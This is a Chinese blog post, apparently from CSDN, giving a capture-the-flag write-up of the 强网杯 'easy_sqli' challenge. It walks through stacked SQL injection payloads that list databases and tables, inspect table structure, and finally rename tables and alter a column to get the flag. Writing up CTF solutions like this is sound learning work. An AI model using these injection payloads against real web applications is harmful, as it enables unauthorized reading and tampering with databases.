[强网杯]easy_sqli

原创


L1s4 于 2020-12-13 18:08:59 发布 249 收藏

分类专栏： CTF


本文链接：https://blog.csdn.net/baidu_39504221/article/details/111135859

环境：攻防世界

order by 3报错说明有两个字段



尝试union select



有很多关键字被ban了，那只能堆叠注入了


暴库

```
http://220.249.52.134:33346/?inject=-1';show databases;--+
```

ctftraining
information_schema
mysql
performance_schema
supersqli
test

暴ctftraining的表

```
http://220.249.52.134:33346/?inject=-1';use ctftraining;show tables;--+
```



取材于某次真实环境渗透，

姿势: 1 提交查询

```
array(1) {
  [0]=>
  string(10) "FLAG_TABLE"
}

array(1) {
  [0]=>
  string(4) "news"
}

array(1) {
  [0]=>
  string(5) "users"
}
```


简要数据库结构

```
supersqli（库）
        1919810931114514
        words
ctftraining（库）
        FLAG_TABLE
        news
        users
```

用desc关键字查看各表结构，发现flag在supersqli库的1919810931114514表里，而搜索栏查询的是words表的id字段

```
http://220.249.52.134:33346/?inject=-1';use ctftraining;desc `FLAG_TABLE`;--+
```

最终payload

```
?inject=1' or 1=1; rename tables words to words1;rename tables `1919810931114514` to words;alter table words cha
nge flag id varchar(100);
```

payload分析：

rename table words to words1; //将words表更名为words1

rename table `1919810931114514` to words;//将1919810931114514表更名为words

alter table words change flag id varchar(100); //将words表中的字段flag更名为id

参考文章